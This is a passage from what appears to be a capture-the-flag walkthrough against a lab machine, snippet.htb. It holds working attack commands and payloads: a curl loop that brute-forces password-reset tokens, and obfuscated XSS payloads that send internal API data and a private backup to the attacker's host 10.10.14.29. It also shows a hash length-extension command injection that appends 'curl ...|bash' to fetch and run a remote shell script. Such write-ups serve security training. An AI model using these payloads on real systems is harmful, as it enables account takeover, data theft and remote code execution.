    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
    --
    "id": 701,
    "name": "Juliana Thiel",
    "email": "juliana@snippet.htb",
    "email_verified_at": "2022-01-02 20:15:32",
    "password": "ef92b778bafe771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f",
```

We can see in the output shown above that there are users with the same password hash, which means we can now log in using any of the users shown above.

We log in using `Juliana`'s credentials and are redirected to a dashboard, which contains a section with code snippets. Clicking on a snippet redirects us to the url `http://snippet.htb/snippets/<id>`. We do not see anything of interest in the first snippet, so we try changing the url to


`http://snippet.htb/snippets/2`.

The screenshot shows a web application interface for managing code snippets. At the top, there is a navigation bar with links for 'Dashboard', 'Browse Snippets', 'Members', and a user profile for 'Juliana Thiel'. Below the navigation, there is a form for creating or viewing a snippet. The 'Name' field contains 'Gitea API', the 'Language' field contains 'Bash', and the 'Author' field contains 'Jean Castux'. In the 'Content' field, there is an error message: 'Oh no 😞 You are not authorized to view this!'. This indicates that the user lacks the necessary permissions to view the snippet.

The page shows that we don't have the right authorization in order to view other code snippets. There is nothing else of particular interest to be found here, so we will proceed to enumerate other parts of the web application.

Password reset

Let's try a simple approach and try to login as Charlie, whom we remember has manager permissions on the website. We could try resetting the password, so let's start there.



The page shows that the reset link has been sent to charlie's email. While we don't have access to his email, we might have access to juliana's email. We'll reset the password for juliana and check her email by logging into the `dev` subdomain that we discovered earlier, using the re-used `password123` credential. It becomes evident that we can request password resets multiple times, with no apparent limitation.

The screenshot shows an email inbox on the left and the content of a selected email on the right. The inbox lists five entries, all from "no-reply@snippet.htb" and dated "Today 07:24", with the subject "Reset Password Notification". The selected email on the right is titled "Reset Password Notification" and is from "no-reply@snippet.htb" on "2022-07-12 07:24". It includes a recipient icon, "Details", "Headers", and "Plain text" buttons. The email body starts with "snippet.htb" and "Hello!". It informs the user they are receiving this email because a password reset request was made for their account. It provides a password reset code: "e5d4be1fb004e93bf6e5e312b73c8a55256". A "Reset Password" button is at the bottom. A note at the bottom of the email states: "This password reset link will expire in 5 minutes. If you did not request a password reset, no further action is required."

We can see that the reset code is `e5d4be1fb004e93bf6e5e312b73c8a55256`. Taking a look at the others, we see a similar pattern. All of them have the same prefix.

- `e5d4be1fb004e93bf6e5e312b73c8a55256`
- `e5d4be1fb004e93bf6e5e312b73c8a55118`
- `e5d4be1fb004e93bf6e5e312b73c8a55502`
- `e5d4be1fb004e93bf6e5e312b73c8a55598`

The prefix is `e5d4be1fb004e93bf6e5e312b73c8a55`, which seems to be a static hash. The hash is most likely an md5sum of an identifiable feature of the user, like their email address. We can confirm by using md5sum.

```
echo -n 'juliana@snippet.htb' | md5sum
```



```
echo -n 'juliana@snippet.htb' | md5sum  
e5d4be1fb004e93bf6e5e312b73c8a55 -
```

The hash is the same, which means that the reset code uses a user's email address and 3 random digits. Knowing this we can try to bruteforce those 3 digits to find an email's reset code. 3 digits means that there are a 1000 possibilities (000-999) for us to cycle through.

Foothold

Bruteforcing password reset

We now have a path to take for our initial exploitation. The md5sum of `charlie@snippet.htb` is `3cb830bb658df751861aa4678a582588`, so if we make around 1000 password reset requests, we can use any single 3 digit sequence to reset the password. To automate this task, we use `CURL`, making sure to provide the `XSRF` and `session` cookies once more.

```
export XSRF=<XSRF-TOKEN>
export SESS=<SESSION>
for i in {1..500}; do
curl -s http://snippet.htb/forgot-password -H 'Content-Type: application/json' \
-H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' \
-H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" \
-d '{"email":"charlie@snippet.htb"}' | grep -q "<title>Redirecting to" || break; echo -
ne "$i\r"; done
```

This loop requests a password reset for Charlie 500 times. Next, we have to make a request to reset the password. Intercepting a password reset request for juliana shows us the following `JSON` parameters:

```

POST /reset-password HTTP/1.1
Host: snippet.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html, application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: application/json
X-Inertia: true
X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6
X-XSRF-TOKEN:
eyJpdiI6InpVZGZUa3NGMnFrGhuZ1h6WDh6N1LE9PSIsInZhHVLIjoikLoyejRhREFrYjdNDlLamJvakJmdnYycTNneDcwRnhuNFFXUkpBNONhSC9zRLFkWE5qM2hEVWlKMHN0djAwYWlsdGlRekVKMEplMUVHNEezM3heK056
aEFIV3J0L2pQMOJrbEznUnRJUktFcTlpQkpHTXNmT0RCdwLMc0E4dEYiLCjtYWMiOijhZTQwNTcy0DczMDE0ZmI4ZjNmZTziYTc50WU2yjRLZTvjY2oYNDhkMzcymDF1MmFkZm0Y2JkYWY3ODYxMTYzIiwidGFniijoIn0=3D
Content-Length: 134
Origin: http://snippet.htb
Connection: close
Referer: http://snippet.htb/reset-password/e5d4be1fb004e93bf6e5e312b73c8a55156?email=juliana%40snippet.htb
Cookie: XSRF-TOKEN=
eyJpdiI6InpVZGZUa3NGMnFrGhuZ1h6WDh6N1LE9PSIsInZhHVLIjoikLoyejRhREFrYjdNDlLamJvakJmdnYycTNneDcwRnhuNFFXUkpBNONhSC9zRLFkWE5qM2hEVWlKMHN0djAwYWlsdGlRekVKMEplMUVHNEezM3heK056
aEFIV3J0L2pQMOJrbEznUnRJUktFcTlpQkpHTXNmT0RCdwLMc0E4dEYiLCjtYWMiOijhZTQwNTcy0DczMDE0ZmI4ZjNmZTziYTc50WU2yjRLZTvjY2oYNDhkMzcymDF1MmFkZm0Y2JkYWY3ODYxMTYzIiwidGFniijoIn0=3D;
snippethtb_session=
eyJpdiI6InpVZGZUa3NGMnFrGhuZ1h6WDh6N1LE9PSIsInZhHVLIjoikLoyejRhREFrYjdNDlLamJvakJmdnYycTNneDcwRnhuNFFXUkpBNONhSC9zRLFkWE5qM2hEVWlKMHN0djAwYWlsdGlRekVKMEplMUVHNEezM3heK056
aEFIV3J0L2pQMOJrbEznUnRJUktFcTlpQkpHTXNmT0RCdwLMc0E4dEYiLCjtYWMiOijhZTQwNTcy0DczMDE0ZmI4ZjNmZTziYTc50WU2yjRLZTvjY2oYNDhkMzcymDF1MmFkZm0Y2JkYWY3ODYxMTYzIiwidGFniijoIn0=3D
{
  "token": "e5d4be1fb004e93bf6e5e312b73c8a55156",
  "email": "juliana@snippet.htb",
  "password": "redpanda",
  "password_confirmation": "redpanda"
}

```

Using `cURL`, we try to reset the password for Charlie to `redpanda`, and use `223` as the 3 digit sequence following the email's md5sum: `3cb830bb658df751861aa4678a582588223`.

```

curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d
'{"email": "charlie@snippet.htb", "password": "redpanda", "password_confirmation": "redpanda", "token": "3cb830bb658df751861aa4678a582588223"}'; echo

```

```

curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d
'{"email": "charlie@snippet.htb", "password": "redpanda", "password_confirmation": "redpanda", "token": "3cb830bb658df751861aa4678a582588223"}'; echo

{
  "component": "Auth\\ResetPassword", "props": {"errors": {}, "auth": {"user": null}, "flash": {"message": null}, "status": "This password reset token is invalid."}, "url": "\\\reset-password", "version": "207fd484b7c2ceeff7800b8c8a11b3b6"
}

```

The response we receive shows an error, stating that the password reset token is invalid. so we simply run the previous reset loop and try again. After running the loop again and trying to reset the password once more we are successful.

Note: We could also try other 3-digit combinations before re-running the loop, although after about five attempts we are put on a cooldown timer by the web application.

```

curl http://snippet.htb/reset-password -H 'Content-Type: application/json' -H 'X-Inertia: true' -H 'X-Inertia-Version: 207fd484b7c2ceeff7800b8c8a11b3b6' -H "X-XSRF-TOKEN: $XSRF" -b "XSRF-TOKEN=$XSRF; snippethtb_session=$SESS" -d
'{"email": "charlie@snippet.htb", "password": "redpanda", "password_confirmation": "redpanda", "token": "3cb830bb658df751861aa4678a582588123"}'; echo

{
  "component": "Auth\\Login", "props": {"errors": {}, "auth": {"user": null}, "flash": {"message": null}, "status": "Your password has been reset!"}, "url": "\\\reset-password", "version": "207fd484b7c2ceeff7800b8c8a11b3b6"
}

```

We log in as charlie and go straight to <http://snippet.htb/snippets/2>, where we can now read the snippet's content, which denied us access earlier.

Name	Gitea API
Language	Bash
Author	Jean Castux
Content	<pre>curl -XGET http://dev.snippet.htb/api/v1/users/jean/tokens -H 'accept: application/json' -H 'authorization: basic amVhbjpFSG1mYXIxWTdwEE5TzVUQULYblluSnBB'</pre>

The snippet is an API request using basic authentication. Basic authentication is a combination of `username:password`, that has been `Base64` encoded. We can decode the authorization string and get the credentials for the `dev.snippet.htb` domain.

```
echo -n 'amVhbjpFSG1mYXIxWTdwEE5TzVUQULYblluSnBB' | base64 -d
```

The decoded output is `jean:EHmfar1Y7ppA9O5TAIXnYnJpA`. We can use these credentials to log in on `dev.snippet.htb`.

The screenshot shows the Gitea user interface. On the left, the user profile for 'jean' is displayed, showing a small icon, the name 'jean', and a dropdown menu. Below the profile is a timeline of contributions over the last 12 months, with a single blue square indicating activity in June. A message from 'jean' pushing to 'jean/extension' is shown, along with a commit message and timestamp. On the right, the user's repository list is shown. It includes a header for 'Repository' and 'Organization'. Under 'Repositories', there is one entry for 'jean/extension'. The repository card shows a lock icon, the name 'jean/extension', and a star count of '0'.

Extension XSS

We can see that there is a repository from jean named `extension`. The `README.md` file explains that the code's purpose is to display some additional information on the main issue page on `Gitea`.

 jean	7951fc8229	fixed mistake in filter	3 weeks ago
 README.md		first commit	3 weeks ago
 background.js		first commit	3 weeks ago
 inject.js		fixed mistake in filter	3 weeks ago
 manifest.json		first commit	3 weeks ago
<hr/>			
 README.md			

Gitea Issue Preview

This extension is designed to aid in the viewing of Issues on Gitea. It displays the body of each issue on the main issue page in Gitea.

Members of our team are already using it to track issues on internal repos.

We take a look at `inject.js`, which is the main file that is running the extension. The source code is as follows.

```
const list = document.getElementsByClassName("issue list")[0];
const log = console.log

if (!list) {
    log("No gitea page...")
} else {
    const elements = list.querySelectorAll("li");
    elements.forEach((item, index) => {

        const link = item.getElementsByClassName("title")[0]
        const url = link.protocol + "//" + link.hostname + "/api/v1/repos" +
link.pathname
        log("Previewing %s", url)

        fetch(url).then(response => response.json())
            .then(data => {
                let issueBody = data.body;

                const limit = 500;
                if (issueBody.length > limit) {
                    issueBody = issueBody.substr(0, limit) + "..."
                }
                issueBody = ":" + issueBody
                issueBody = check(issueBody)

                const desc = item.getElementsByClassName("desc issue-item-bottom-row df
ac fw my-1")[0]
```

```

        desc.innerHTML += issueBody
    });
}

/**
 * @param str
 * @returns {string|*}
 */
function check(str) {
    // remove tags
    str = str.replace(/<.*?>/, "")
    const filter = [ ";", "\'", "(", ")" , "src", "script", "&", "|", "[", "]" ]

    for (const i of filter) {
        if (str.includes(i))
            return ""
    }
    return str
}

```

The source code shows that issues are directly copied into the HTML code of a given page, meaning that the web application might be vulnerable to a Cross-Site Scripting (XSS) attack, as we have direct control over the input, which is then transposed and rendered as `HTML`. Cross-Site Scripting allows an attacker to execute JavaScript in the browser of victims, which in our case could be an administrator who happens to visit the site. Unfortunately, we can't get any cookies as all cookies are `HttpOnly`, as seen using our browser's developer tools.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	dev.snipp...	inject.js		document	html	63.02 KB	62.7...				
200	GET	dev.snipp...	index.js?v=67e7d6ad3fb130f954e84c64b		script	js	cached	0 B				
302	GET	dev.snipp...	485e80367de25d57b07aa692feeedf8f7si		img	png	3.49 KB	3.13 ...				
200	GET	secure.gr...	485e80367de25d57b07aa692feeedf8f7d		img	png	cached	3.13 ...				
200	GET	dev.snipp...	logo.svg	FaviconLoad...	svg	cached	2.16 ...					

An `HttpOnly` cookie cannot be accessed through a client-side script, meaning it cannot be manipulated by `JavaScript`, making it especially effective in preventing XSS attacks. However, in this case the source code reveals an internal API to which we can make requests through `JavaScript`, and then exfiltrate the cookie through our own webserver that we will set up.

At the right-bottom corner of the `dev.snippet.htb` page, we can find a hyperlink with the text `API`. Following that link reveals the documentation for the internal `API`, which we can use to craft targeted payloads later on.

The screenshot shows the Gitea API documentation at version 1.15.8. At the top, there's a link to "Return to Gitea". Below it, the title "Gitea API." is followed by the version "1.15.8". A note says "[Base URL: /api/v1]". Below that, a message states "This documentation describes the Gitea API." and "MIT". On the left, there's a dropdown menu for "Schemes" with "HTTP" selected. On the right, there's a green "Authorize" button with a lock icon. The main area is titled "admin" with a dropdown arrow. It lists three endpoints:

- `GET /admin/cron` List cron tasks (with a lock icon)
- `POST /admin/cron/{task}` Run cron task (with a lock icon)
- `GET /admin/orgs` List all organizations (with a lock icon)

Looking at the `check()` function in the source code, we can see that there is a filter in place to remove any `<tag>`; when applied to a sequence of tags, however, it only removes the first one, as it does not use recursion to sanitise the string.

```
» var str = '<a><img>blah</img>';
← undefined
» str.replace(/<.*?>/, "")
← "<img>blah</img>"
```

The next filter is more troublesome, as it blacklists certain characters and words that are typically used in XSS payloads. We can use the `` HTML tag to bypass these checks. One of the most common XSS payloads that uses the `` tag looks like the following, ``. The payload executes on the error of loading the image and since the source is `x`, which doesn't exist, the payload executes. If we modify the check function to replace the banned characters we can see how it impacts our payload. We change the function to the following.

```
function check(str) {
    // remove tags
    str = str.replace(/<.*?>/, "")

    const filter = [";", "\\", "(", ")", "src", "script", "&", "|", "[", "]"]

    for (const i of filter) {
        if (str.includes(i))
            str = str.replace(i, "");
    }

    return str
}
```

```
>> test = "<><img src=x onerror=alert(1)>";
< "=<img src=x onerror=alert(1)>"
>> check(test)
< "<img =x onerror=alert1>"
```

We can see that some parts are filtered out, like `src`. Luckily, the filter is case sensitive, whereas HTML is not, so we can bypass that part of the filter by changing the capitalisation of the tag: `sRc`. Moving on, single quotes `'` and parentheses `()` are also blacklisted. A way around using parentheses would be a backtick, as well as encoding the characters as hexadecimals. To prevent further blocks, we can make use of the `atob` function, which allows us to use `Base64` to deliver our payload.

The XSS payload we want to execute is as follows; it targets the `/repos/search` endpoint in the API.

```
fetch("http://dev.snippet.htb/api/v1/repos/search")
  .then(response => response.json())
  .then(data=>fetch("http://10.10.14.29:8000/" + btoa(JSON.stringify(data))));
```

`Base64`-encoding the above payload, we get

```
ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIVYXBpL3YxL3JlcG9zL3N1YXJjaCIpLnRoZW4ocmVzcG9uc2UgPT
4gcmVzcG9uc2UuanNvbigpKS50aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTAuMTQuMjk6ODAwMC8iK2J0b2Eo
S1NPTi5zdHJpbmdpZnkoZGF0YSkpKSk7Cg==.
```

The full `xss` payload then reads:

```
<><img sRc=x
onerror=eval.call`"${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXYuc25pcHBldC5odGIVYXBpL3YxL3Jlc
G9zL3N1YXJjaCIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UuanNvbigpKS50aGVuKGRhdGE9PmZldGNoKCJo
dHRwOi8vMTAuMTAuMTQuMjk6ODAwMC8iK2J0b2EoS1NPTi5zdHJpbmdpZnkoZGF0YSkpKSk7Cg==`\x29"}`>
```


We fire up a `Python` webserver to verify that our payload is actually triggered in the way we expect it to.

```
python3 -m http.server
```

We create a new issue on the `/jean/extension/issues/new` page and paste our payload into the issue's body.

issue

Write Preview



```
<><img sRc=x  
onerror=eval.call`${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXJuC25pcHB1  
dC5odGIvYXBpL3YxL3JlcG9zL3NlYXJjaCIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG  
9uc2UuanNvbipgKS50aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTAuMTQuMjk6  
ODAwMC8iK2J0b2EoS1NPTi5zdHJpbmdpZnkoZGF0YSkpKSk7Cg==`\x29"}`>
```

After the issue is created, we browse back to the `/jean/extension/issues` page and get a callback on our web server.



```
python3 -m http.server  
  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...  
10.10.11.171 - - [05/Dec/2022 13:06:47] code 404, message File not found  
10.10.11.171 - - [05/Dec/2022 13:06:47] "GET /eyJvayI6dHJ1ZSwiZGF0Y<SNIP>
```

Decoding the `Base64`-output yields a `JSON` response. A condensed output of the key pieces of information reads:

```
<SNIP>  
"data": [  
  {  
    "id": 2,  
    "owner": {  
      "id": 3,  
      "login": "charlie",  
      "full_name": "",  
      "email": "charlie@snippet.htb",  
      <SNIP>
```

```

} ,
"name": "backups",
"full_name": "charlie/backups",
"description": "Backup of my home directory",
<SNIP>
"html_url": "http://dev.snippet.htb/charlie/backups",
"ssh_url": "git@localhost:charlie/backups.git",
"clone_url": "http://dev.snippet.htb/charlie/backups.git",
"original_url": "",
<SNIP>

```

We can see that there is a repository from charlie named `backups`. In order to see its contents we need to make a request to `http://dev.snippet.htb/api/v1/repos/charlie/backups/contents`. Our new payload reads:

```

fetch("http://dev.snippet.htb/api/v1/repos/charlie/backups/contents")
.then(response => response.json())
.then(data=>fetch("http://10.10.14.29:8000/" + btoa(JSON.stringify(data))));

```

```

<><img sRc=x
onerror=eval.call`"${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXJuC25pcHBldC5odGIVYXBpL3YxL3Jlc
G9zL2NoYXJsaWUvYmFja3Vwcy9jb250ZW50cyIpLnRoZW4ocmVzcG9uc2UgPT4gcmVzcG9uc2UuanNvbigpKS50
aGVuKGRhdGE9PmZldGNoKCJodHRwOi8vMTAuMTQuMjk6ODAwMC8iK2J0b2EoSlNPTi5zdHJpbmdpZnkoZGF
0YSkpKSk7Cg==`\x29"}>

```

We create a new issue with the fresh payload, and wait for a response. The decoded callback on our `Python` webserver reveals a file named `backup.tar.gz`:

```

[
{
  "name": "backup.tar.gz",
  "path": "backup.tar.gz",
  "sha": "c25cb9d1f1d83bdad41dad403874c2c9b91d0b57",
  "type": "file",
  "size": 4316,
  "encoding": null,
  "content": null,
  "target": null,
  "url": "http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz?
ref=master",
  "html_url":
  "http://dev.snippet.htb/charlie/backups/src/branch/master/backup.tar.gz",
  "git_url":
  "http://dev.snippet.htb/api/v1/repos/charlie/backups/git/blobs/c25cb9d1f1d83bdad41dad40
3874c2c9b91d0b57",
  "download_url":
  "http://dev.snippet.htb/charlie/backups/raw/branch/master/backup.tar.gz",
}

```

```

"submodule_git_url": null,
"_links": {
  "self": {
    "http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz?ref=master",
    "git": {
      "http://dev.snippet.htb/api/v1/repos/charlie/backups/git/blobs/c25cb9d1f1d83bdad41dad403874c2c9b91d0b57",
      "html": "http://dev.snippet.htb/charlie/backups/src/branch/master/backup.tar.gz"
    }
  }
}
]

```

We download it using the following payload.

```

fetch("http://dev.snippet.htb/api/v1/repos/charlie/backups/contents/backup.tar.gz")
  .then(response => response.json())
  .then(data=>fetch("http://10.10.14.29:8000/?data="+btoa(JSON.stringify(data))));

```

```

<><img sRc=x
onerror=eval.call`${"eval\x28atob`ZmV0Y2goImh0dHA6Ly9kZXVu25pcHBldC5odGIVYXBpL3YxL3JlcG9zL2NoYXJsaWUvYmFja3Vwcy9jb250ZW50cy9iYWNrdXAudGFyLmd6IikudGhlbihyZxNwb25zZSA9PiByZxNwb25zZS5qc29uKCkpLnRoZW4oZGF0YT0+ZmV0Y2goImh0dHA6Ly8xMC4xMC4yOT04MDAwLz9kYXRhPSIrYnRvYShKU090LnN0cmIuZ2lmeShkYXRhKSkpKTsK`\x29"}>

```

After decoding the response, we get text in JSON format.

```

{
  "name": "backup.tar.gz",
  "path": "backup.tar.gz",
  "sha": "c25cb9d1f1d83bdad41dad403874c2c9b91d0b57",
  "type": "file",
  "size": 4316,
  "encoding": "base64",
  "content": "H4sIA...<SNIP>"
}

```

We convert this to a file by using the following command.

```
cat file | jq .content | sed "s/\\"//g" | base64 -d > backup.tar.gz
```

Finally, we decompress the file using `tar`; the extracted directory appears to be `charlie`'s home folder.

```
tar zxvf backup.tar.gz
```



```
tar zxvf backup.tar.gz

home/charlie/
home/charlie/backups/
home/charlie/backups/backup.tar.gz
home/charlie/.profile
home/charlie/.bash_history
home/charlie/.bash_logout
home/charlie/.ssh/
home/charlie/.ssh/id_rsa
home/charlie/.ssh/id_rsa.pub
home/charlie/.bashrc
```

We are given a private SSH key for charlie, which we can use to access the target machine.

```
chmod 600 id_rsa
ssh -i id_rsa charlie@snippet.htb
```



```
ssh -i id_rsa charlie@snippet.htb

charlie@extension:~$ id
uid=1001(charlie) gid=1001(charlie) groups=1001(charlie)
```

Lateral Movement

The first thing we do as charlie is check the home directory.

```
ls -lha
```



```
charlie@extension:~$ ls -lha

total 44K
drwxr-xr-x 6 charlie charlie 4.0K Jun 28 14:59 .
drwxr-xr-x 4 root    root    4.0K Jan  3  2022 ..
drwxr-xr-x 3 charlie charlie 4.0K Jan  4  2022 backups
lrwxrwxrwx 1 root    root    9 Jun 28 14:59 .bash_history -> /dev/null
-rwxr-xr-x 1 charlie charlie 220 Jan  3  2022 .bash_logout
-rwxr-xr-x 1 charlie charlie 3.7K Jan  3  2022 .bashrc
drwx----- 2 charlie charlie 4.0K Jan  4  2022 .cache
-rwxr-xr-x 1 charlie charlie  80 Jan  5  2022 .gitconfig
-rw-r--r-- 1 charlie charlie  72 Jun 13 21:26 .git-credentials
drwx----- 3 charlie charlie 4.0K Jan  4  2022 .gnupg
-rwxr-xr-x 1 charlie charlie 807 Jan  3  2022 .profile
drwx----- 2 charlie charlie 4.0K Jan  4  2022 .ssh
lrwxrwxrwx 1 root    root    9 Jan  5  2022 .viminfo -> /dev/null
```

We see a `.git-credentials` file, but we don't have anything left on the Gitea server to check, so we move on to `/home/jean`, where we also find a `.git-credentials` file. The credentials, namely `jean:EHmfar1Y7ppA9O5TAIXnYnJpA`, are the same as the ones we previously found and used to log into the `dev` subdomain. We can use the password to switch user to `jean`.

```
su jean
```



```
charlie@extension:/home/jean$ su jean

Password:
jean@extension:~$ id
uid=1000(jean) gid=1000(jean) groups=1000(jean)
```

The user flag can be found at `/home/jean/user.txt`.

Privilege Escalation

In the home directory of `jean` we find a Git repository that is not available on the Gitea server, with the name of `laravel-app`. In the project we can see it's built using `PHP`. There are a couple of notoriously dangerous functions in `PHP` that allow for code execution, which we will search for in the directory's source code.

```
cd ~/projects/laravel-app && grep 'system(\|exec(\|shell_exec(\|passthru(' -r app/
```



```
jean@extension:~/projects/laravel-app$ grep 'system(\|exec(\|shell_exec(\|passthru(' -r app/  
app/Http/Controllers/AdminController.php: $res = shell_exec("ping -c1 -W1 $domain  
> /dev/null && echo 'Mail is valid!' || echo 'Mail is not valid!'");
```

We see that there is one such function present in `app/Http/Controllers/AdminController.php`, namely `shell_exec()`. Let's take a look at the parent function's source code.

```
public function validateEmail(Request $request)  
{  
    $sec = env('APP_SECRET');  
  
    $email = urldecode($request->post('email'));  
    $given = $request->post('cs');  
    $actual = hash("sha256", $sec . $email);  
  
    $array = explode("@", $email);  
    $domain = end($array);  
  
    error_log("email:" . $email);  
    error_log("emailtrim:" . str_replace("\0", "", $email));  
    error_log("domain:" . $domain);  
    error_log("sec:" . $sec);  
    error_log("given:" . $given);  
    error_log("actual:" . $actual);  
  
    if ($given !== $actual) {  
        throw ValidationException::withMessages([  
            'email' => "Invalid signature!",  
        ]);  
    } else {  
        $res = shell_exec("ping -c1 -W1 $domain > /dev/null && echo 'Mail is  
valid!' || echo 'Mail is not valid!'");  
        return Redirect::back()->with('message', trim($res));  
    }  
}
```

The code allows a manager to validate an email address by using `ping`, to get a response of the domain that is given. If we can inject a command into the email, we could get Remote Code Execution. Specifically, in this part of the code:

```
$res = shell_exec("ping -c1 -W1 $domain > /dev/null && echo 'Mail is valid!' || echo 'Mail is not valid!'");
```

However, we cannot simply update our email, as there is also some form of `checksum` being sent alongside the email, serving as validation.

```
$given = $request->post('cs');
$actual = hash("sha256", $sec . $email);
```

Fortunately, the hash function is handled in an insecure manner, as it prepends an unknown secret to an input that **we** control. While not all hashing algorithms are affected, in this case `SHA256` is used, leading to the possibility of a [hash length extension attack](#).

In a nutshell, a length extension attack can be used to create a new message that builds on the original hash, without knowing the original message **or** the secret key used to create the hash. This is done by appending additional data to the original message and using a modified version of the original hash function that incorporates the length of the added data. This can potentially be used to forge digital signatures or tamper with data in a way that is undetectable to the original hash function; in this case, we will be able to inject our code into the email address.

Length Extension Attack

There are multiple tools to perform a hash length extension attack; we will use [hash_extender](#). In order to perform the attack we require two things:

- A valid email
- A signature belonging to said email

To get these, we could intercept a normal validation request by logging in as charlie on `http://snippet.htb/`, using the same method as during the Foothold, and going to the `Members` tab on the dashboard. We are given a page that shows all members and a button to validate their email addresses.

NAME	INFORMATION	STATUS	
 Kaleigh Lehner kaleigh@snippet.htb	n.a	Active	<button>VALIDATE</button>
 Margret Rogahn margret@snippet.htb	n.a	Active	<button>VALIDATE</button>

After clicking on the validate button for Kaleigh we see the following intercepted json request:

```
{
  "email": "kaleigh@snippet.htb",
  "cs": "8df97e16b40464d10ff8bb5afbb0fd63fdf23ae9c42a499fcc077559439f715"
}
```

Using these two values we can use `hash_extender` to perform the attack, and append our `CURL` payload without invalidating the hash. We do have to guess the secret's length for the attack to work, which involves a bit of brute force.

```
./hash_extender --data kaleigh@snippet.htb -s  
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715' --append '@$(curl  
http://10.10.14.29/)' --secret-min=1 --secret-max=50 --out-data-format=html
```

1 / 3

Let's assume the secret is between 10 and 50 characters long for now, but we may adjust accordingly.

We will set up a `Python` webserver to check when the `CURL` request goes through, thus confirming the correct secret length. After trying nearly all we finally get a hit back on our webserver with key length 40.

We can now try to get a remote shell on the server. Let's try running `nc` to get a reverse shell.

```
./hash_extender --data kaleigh@snippet.htb -s  
'8df97e16b40464d10ff8bb5afbb0fd63fdff23ae9c42a499fcc077559439f715' --append '@$(curl  
http://10.10.14.29:8080/shell.sh|bash)' -l=40 --out-data-format=html
```

First we put a reverse shell command in a file named `shell.sh` on our webserver with the following contents.

```
#!/bin/bash  
